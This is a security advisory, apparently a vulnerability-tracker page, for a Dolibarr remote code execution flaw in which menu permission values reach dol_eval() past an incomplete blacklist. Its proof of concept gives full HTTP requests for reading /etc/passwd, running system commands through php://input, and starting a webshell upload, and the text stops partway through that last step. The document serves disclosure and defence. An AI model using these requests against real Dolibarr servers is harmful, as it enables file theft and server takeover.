GHSA-49xw-hw94-fmv2: Dolibarr has Remote Code Execution Vulnerability (Bypass)
Noroxi assessment
Priority: Monitor (action score 35/100)
- The sources we track (CISA KEV, Exploit-DB, Metasploit, Nuclei, GitHub) show no public exploit code or exploitation in the wild.
- Anyone who can reach it over the internet can trigger it. A low-privileged account is enough. No user action is required. No special conditions are required; it is repeatable.
- According to the record, no fixed version is available yet.
Low priority for now. Update when a fix is released; follow the vendor's advisory.
Generated automatically from the record's data: CVSS (NVD and CNA), CISA KEV and SSVC, FIRST EPSS, exploit sources, fixed versions. How we calculate it
Primary sources: OSV
# Summary The Dolibarr backend provides the function of adding Menu, and supports setting permissions for the added Menu:  This is the trigger point of the vulnerability. The submitted permission can be php code, and it will be executed when viewing the created Menu: - htdocs/admin/menus/edit.php  As you can see, in edit.php, if the created menu is set to `$menu->perms`, the `dol_eval()` method will be called. Following the `dol_eval()` method, we can see that it will filter the dangerous php functions in `$menu->perms` through the blacklist set in `$forbiddenphpfunctions`:  However, the blacklist here is not comprehensive. For example, the `include_once` and `require_once` functions can easily pass the blacklist check, which will cause file inclusion vulnerabilities. Moreover, if the `allow_url_include` option is enabled in php.ini, arbitrary code execution will occur. **The most serious thing is that we can cooperate with the file upload at `/htdocs/user/document.php?id=1&uploadform=1` to achieve more general arbitrary code execution.** # Proof of Concept ## Local File Inclusion (1) First, create a Menu and set "Permissions" to `include_once('/etc/passwd')` (note that `''` must be used here because `"` will be detected): ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('/etc/passwd')&save=Save ```  (2) Then we look at the Menu we just created, and we can see that the contents of `/etc/passwd` have been successfully read out:  ## Remote Code Execution - 1 (1) We first ensure that the `allow_url_include` option of php.ini on the server is `On`:  At this point, we can use remote file inclusion and cooperate with `php://input` to achieve arbitrary code execution. (2) Create a Menu and set "Permissions" to `include_once('php://input')` (note that `''` must be used here because `"` will be detected): ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('php://input')&save=Save ```  (3) Finally, the system command is successfully executed through the POST request: ```http POST http://192.168.31.31/htdocs/admin/menus/edit.php?menu_handler=all&action=edit&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=24 HTTP/1.1 Host: 192.168.31.31 Content-Length: 27 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/index.php?url=/etc/passwd Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close <?php system('ls -al /');?> ```  ## Remote Code Execution - 2 (File Inclusion with file upload) At this point, we are absolutely sure that a file inclusion vulnerability can be achieved by setting "Permissions", and arbitrary code execution can be achieved with `allow_url_include = On`. However, the setting `allow_url_include = On` does not exist on every server. Therefore, to achieve the purpose of universal arbitrary code execution, we need to cooperate with the file upload (without suffix) function. (1) We can upload a file containing php webshell code through the "Attach a new file/document" function in `/htdocs/user/document.php?id=1&uploadform=1`. The file name is "shell" (this file There must be no suffix, otherwise the detection of `.` by `dol_eval()` cannot be bypassed when setting "Permissions" later. Among all file upload points, only "Attach a new file/document" can be Upload files without suffix):  (2) upload the "shell": 